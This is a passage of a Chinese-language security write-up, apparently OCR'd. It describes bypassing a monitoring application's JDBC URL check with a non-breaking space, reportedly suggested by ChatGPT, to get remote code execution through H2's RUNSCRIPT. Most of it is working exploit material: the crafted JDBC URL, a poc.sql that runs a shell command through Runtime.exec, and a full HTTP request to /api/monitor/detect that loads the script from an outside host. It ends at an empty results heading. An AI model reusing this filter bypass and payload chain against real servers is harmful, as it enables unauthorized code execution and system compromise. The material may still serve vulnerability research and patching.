
这些不会被 `[\\x00-\\x1F\\x7F]` 清除，但在一些解析器中仍可能被当作“空格”或起到分隔效果：

名称	字符	Unicode	十六进制
No-Break Space		`U+00A0`	`\u00A0`
En Quad		`U+2000`	`\u2000`
Em Quad		`U+2001`	`\u2001`
En Space		`U+2002`	`\u2002`
Em Space		`U+2003`	`\u2003`
Thin Space		`U+2009`	`\u2009`
Zero Width Space		`U+200B`	`\u200B`
Zero Width Non-Joiner		`U+200C`	`\u200C`
Zero Width Joiner		`U+200D`	`\u200D`
Narrow No-Break Space		`U+202F`	`\u202F`
Medium Mathematical Space	–	`U+205F`	`\u205F`

这里chatgpt给的第一个不可见字符

```
\u00A0
```

就可以成功过check实现rce：



综合一下，现在我们的payload就是：


```
jdbc:h2://mem/testdb;TRACE_LEVEL_SYSTEM_OUT=3;IN\\IT=RUN\\SCRIPT\u00A0FROM'http:/
/127.0.0.1:50025/poc.sql'
```

这里我在poc.sql里写的代码是创建/tmp/fushuling：

```
CREATE ALIAS EXEC AS $$
void shellexec() throws java.io.IOException {
    Runtime.getRuntime().exec("touch /tmp/fushuling");
}
$$;
CALL EXEC();
```

```
POST /api/monitor/detect HTTP/1.1
Host: 127.0.0.1:1157
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101
Firefox/139.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN
Accept-Encoding: gzip, deflate, br
Authorization: Bearer eyJhbGciOiJIUzUxMiIsInppcCI6IkRFRiJ9.eJwtjEsKwzAMBe-
idQR2UKO4VyldxLYK7scpllMKpXevA1nOvMd84dYyzBCTI6LRobFRkKx3GE6ekRKLXD1PIUQYQLfQz0t6
5tIpq3bSrUoRVWzrXQqq1LfUfVOazJbJE7MZeQD5vA4xGbeLuj6kF85H8PL7A2TGKWQ.KmqQCALHDK1NS
xK9uqjy_dZKWgO84PHBRzROWtDAPRFGR8x-PJm8S5nMfoKtD-2QbnGEQM8OxL43uVl1uTlwsA
Content-Type: application/json
Content-Length: 554
Origin: http://127.0.0.1:1157
Connection: close
Referer: http://127.0.0.1:1157/monitors/new?app=example_h2
Cookie: language=zh_CN; sessionId=29bd8318-3776-46a2-8a7e-d604dc4cdd33
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
```

```
{"monitor":
{"intervals":60,"app":"example_h2","scrape":"static","host":"aaa","name":"Majesti
c_Otter_26xl"},"collector":"","params":
[{"display":true,"field":"host","type":1,"paramValue":"aaa"},
{"display":true,"field":"port","type":0,"paramValue":9092},
{"display":true,"field":"username","type":1},
{"display":true,"field":"password","type":1},
{"display":true,"field":"database","type":1},
{"display":true,"field":"url","type":1,"paramValue":"jdbc:h2://mem/testdb;TRACE_L
EVEL_SYSTEM_OUT=3;IN\\IT=RUN\\SCRIPT\u00A0FROM'http://xxxx/poc.sql'"}]}
```



执行结果：